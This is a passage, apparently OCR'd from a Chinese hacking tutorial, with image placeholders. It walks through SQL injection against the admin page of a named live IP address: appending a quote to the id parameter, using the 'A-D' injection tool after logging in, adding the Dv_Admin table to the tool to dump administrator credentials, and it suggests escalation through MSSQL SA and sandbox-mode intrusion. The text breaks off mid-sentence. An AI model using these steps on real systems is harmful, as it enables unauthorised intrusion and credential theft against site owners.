


图1

从上图中得知修改管理员密码的URL地址为**http://59.151.29.110/gameixpub/Admin/admin.asp?id=1&action=pasword**，中间那串二级目录暂且省略，然后构造以下地址**http://59.151.29.110/gameixpub/Admin/admin.asp?action=pasword&id=1**，在IE中输入打开，进入到管理员密码修改页面，再构造**http://59.151.29.110/gameixpub/Admin/admin.asp?action=pasword&id=1'**，也就是在上边的地址后边添加一个“'”，在IE中输入打开，就会出现大家熟悉的注入漏洞了，如图2。




图2

注意，如果要使用工具检测的话需要先使用啊D登录以后才能够进行注入，因为后台是需要验证用户登录的。

如果是Access数据库，可以尝试直接读取用户名和密码；如果是MSSQL数据库则可以尝试直接利用MSSQL SA权限进行提权。




图3

具体的利用方法如下，对于Access数据库，先使用阿D

注入工具在“扫描注入点”的检测网址栏输入后台址并直接登录到后台，如图3。

不过就算访问漏洞页面阿D也无法提示出漏洞信息，这是因为原始连接的最后一项参数 “action=pasword”不存在注入，而注入工具一般都仅仅检测最后一项参数追加“' or 1=1” 等来探测是否存在注入（所以我经常说使用工具不如手工准确），因此我们还需要手工将连接复制下来，更改为“http://59.151.29.110/gameixpub/Admin/admin.asp?action=pasword&id=1”，然后在阿D的注入检测一项中写上该地址，然后进行检测，如图4。




图4

探测到数据库为Access，并且存在注入后我们就可以检测表了，但无法找到Admin表，这是因为阿D设置里面没有Dv_Admin表的检测，我们还需要到设置那里去手工添加一个Dv_Admin的表，如图5。




图5

然后返回到刚才的地方重新检测，一下子就读取出了admin信息，如图6。可能你会说读出admin有什么用，我们已经进入了后台，岂不是多此一举？那到未必，还记得Access下的沙盒模式入侵吗？是的，如果我们有对方服务器的MSSQL 